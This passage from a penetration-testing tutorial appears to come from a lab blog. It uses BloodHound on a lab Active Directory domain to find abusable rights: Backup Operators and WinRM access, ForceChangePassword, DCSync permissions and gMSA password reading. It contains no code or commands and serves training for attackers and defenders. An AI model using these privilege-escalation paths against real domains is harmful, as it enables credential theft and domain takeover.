
Users Discovered in IGNITE.LOCAL

BloodHound enumerated **18 accounts** in this domain:

Built-in accounts: administrator, krbtgt

Regular users: raj, sanjeet, aarti, komal, raaz, aaru, shivam, rudra, shreya, aarav, jerry, tom

RAM, SITA, and KRISHNA carry a **special badge icon** on their avatars, indicating they possess elevated privileges, active sessions, or interesting ACL rights — making them **high-value targets** during a pentest.



User Ram Enumeration

RAM@IGNITE.LOCAL is not just a regular user — membership in Backup Operators and Remote Management Users makes this account a critical pivot point for domain compromise.


Penetration Testing Significance

The two highlighted groups make RAM extremely dangerous:

Remote Management Users — Members can connect remotely via WinRM (port 5985) or PowerShell Remoting, meaning an attacker with RAM's credentials can get a remote shell on the machine without needing RDP


Backup Operators — This is a built-in privileged group that can read any file on the system (bypassing NTFS permissions), backup the SAM and SYSTEM registry hives, and potentially dump credential hashes for further attacks like Pass-the-Hash.

For more details visit: **[Windows Privilege Escalation: SeBackupPrivilege]**



User Tom Enumeration (ForceChangePassword Over Jerry)


Ever looked at a user account and thought “nothing interesting here” only to find it’s a pivotal steppingstone to owning the entire domain? That’s exactly what **TOM@IGNITE.LOCAL** is.



Tom has the **ForceChangePassword** right over Jerry. That means Tom can reset Jerry's Active Directory password — **at any time, without knowing Jerry's current password.**

No prompts. No verification. No alerts by default.


For more details visit: [Abusing AD-DACL: ForceChangePassword]



User Aaru Enumeration (DCSync Rights)

GenericAll on the domain grants AARU both **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All** — This enables a **DCSync attack** — impersonating a Domain Controller to pull **every password hash** in the domain:

For more details visit: [Credential Dumping: DCSync Attack]





User Sanjeet Enumeration (Sanjeet Can Read a Service Account's Password In Plaintext)

We've covered GenericAll over the domain. We've covered ForceChangePassword between users. But this one is different — and honestly, a lot of people miss it entirely.

Sanjeet is a member of GMSA_GROUP, and that group has ReadGMSAPassword rights over the **gMSA account MYGMSA$**.

For more details visit: [Credential Dumping: GMSA]






User Shivam Enumeration (DCSync Rights)

We've been building quite a collection of misconfigurations in IGNITE.LOCAL. But this one? This is the big one. The one every red teamer dream of finding and every blue teamer has nightmares about.

This screenshot reveals another **domain-level critical finding** — SHIVAM@IGNITE.LOCAL has both GetChanges and GetChangesAll permissions directly on the IGNITE.LOCAL domain, which together enable a full **DCSync attack**.

For more details visit: [Credential Dumping: DCSync Attack]

